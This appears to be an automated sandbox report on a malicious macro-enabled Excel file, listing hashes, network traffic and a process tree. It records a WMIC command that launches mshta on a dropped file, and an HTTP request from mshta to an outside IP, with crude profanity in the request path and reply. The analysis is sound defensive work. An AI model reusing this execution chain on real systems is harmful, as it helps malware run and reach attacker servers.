Preview:	PK.....!.z..d....w.....[Content_Types].xml ...(..... ....N.0.E.H.C.-J.@.5e.e....p.ik./y...3NK.U.P....gf....b...w5.W=V..^i7....Ky..L.)a...m.....j.....l.Rx.....p.3..D.q...1.~...q.]...=.p..S.4..mhy..D;V< ....."Q.|.....\Z..0D.....*DM...)Qb..Ifp.#..9.~Z.....#.}.*R6..\...b.!..u.....F.....^..j..k.....U.I....6.L.T..BF?rbb...v...!5.7R.....G...]J.}.....#.D..xs.K..!46.@L[.....~7.....X.....7j.R....H.". .Y..XV... &...;u..Dj..G....S.N.y36._.....PK.....!..

C:\Users\user\Desktop\~$3762.xlsm	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.941974625529544
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 51.52% • Excel Microsoft Office Open XML Format document (40004/1) 40.40% • ZIP compressed archive (8000/1) 8.08%
File name:	3762.xlsm
File size:	134949
MD5:	db35212aa7fbb90f60c862a82fc4f34c
SHA1:	9167a3c7816d6cba5335c74da2fc2c786b9c131e
SHA256:	dd589bbbfcec22650ed4aeb33606b6d9ee4b2afdce6cb2e22435f34348714f81
SHA512:	1e507da789e0cd52ee1ccbe2cdf0f8bdf14e9fe312d4f4960176f4d0a85c567ad7c0ee30bd3c3a9aff50412e3a99d2d51b9fb8b77ae6ab24bfc4c75861c55e01
SSDEEP:	3072:dqj78YUCg1M16TguaNTLGmtLfJ3hN8DqH9999999HqT99999999WnsAGanOpKdR/:dq3vt+kLGmxfJ3hNci3Owdh
File Content Preview:	PK.....!.8v.....[Content_Types].xml ...(..... ....

File Icon

Icon Hash:	e4e2aa8aa4bcbcac

Static OLE Info

General	
Document Type:	OpenXML
Number of OLE Files:	1

OLE File "3762.xlsm"

Indicators	
Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 157.230.250.107:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	157.230.250.107	8080	C:\Windows\System32\mshta.exe

Timestamp	kBytes transferred	Direction	Data
Dec 2, 2021 00:31:14.179953098 CET	0	OUT	GET /mfkrmotherfuckeru6y82sasswhorehf9e HTTP/1.1 Connection: Keep-Alive Accept: */* Accept-Language: en-us User-Agent: booby Host: 157.230.250.107:8080
Dec 2, 2021 00:31:14.815150023 CET	0	IN	HTTP/1.1 200 OK Server: nginx/1.15.12 Date: Wed, 01 Dec 2021 23:31:14 GMT Content-Type: text/plain; charset=utf-8 Content-Length: 9 Connection: keep-alive Data Raw: 68 69 20 77 68 6f 72 65 73 Data Ascii: hi whores

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2140 Parent PID: 596

General

Start time:	00:30:14
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13fda0000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: WMIC.exe PID: 2548 Parent PID: 2140

General

Start time:	00:30:21
Start date:	02/12/2021

Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\LZbir.rtf"
Imagebase:	0xffdb0000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Analysis Process: mshta.exe PID: 2828 Parent PID: 1304

General

Start time:	00:30:22
Start date:	02/12/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\LZbir.rtf
Imagebase:	0x13f9c0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities Show Windows behavior

Disassembly

Code Analysis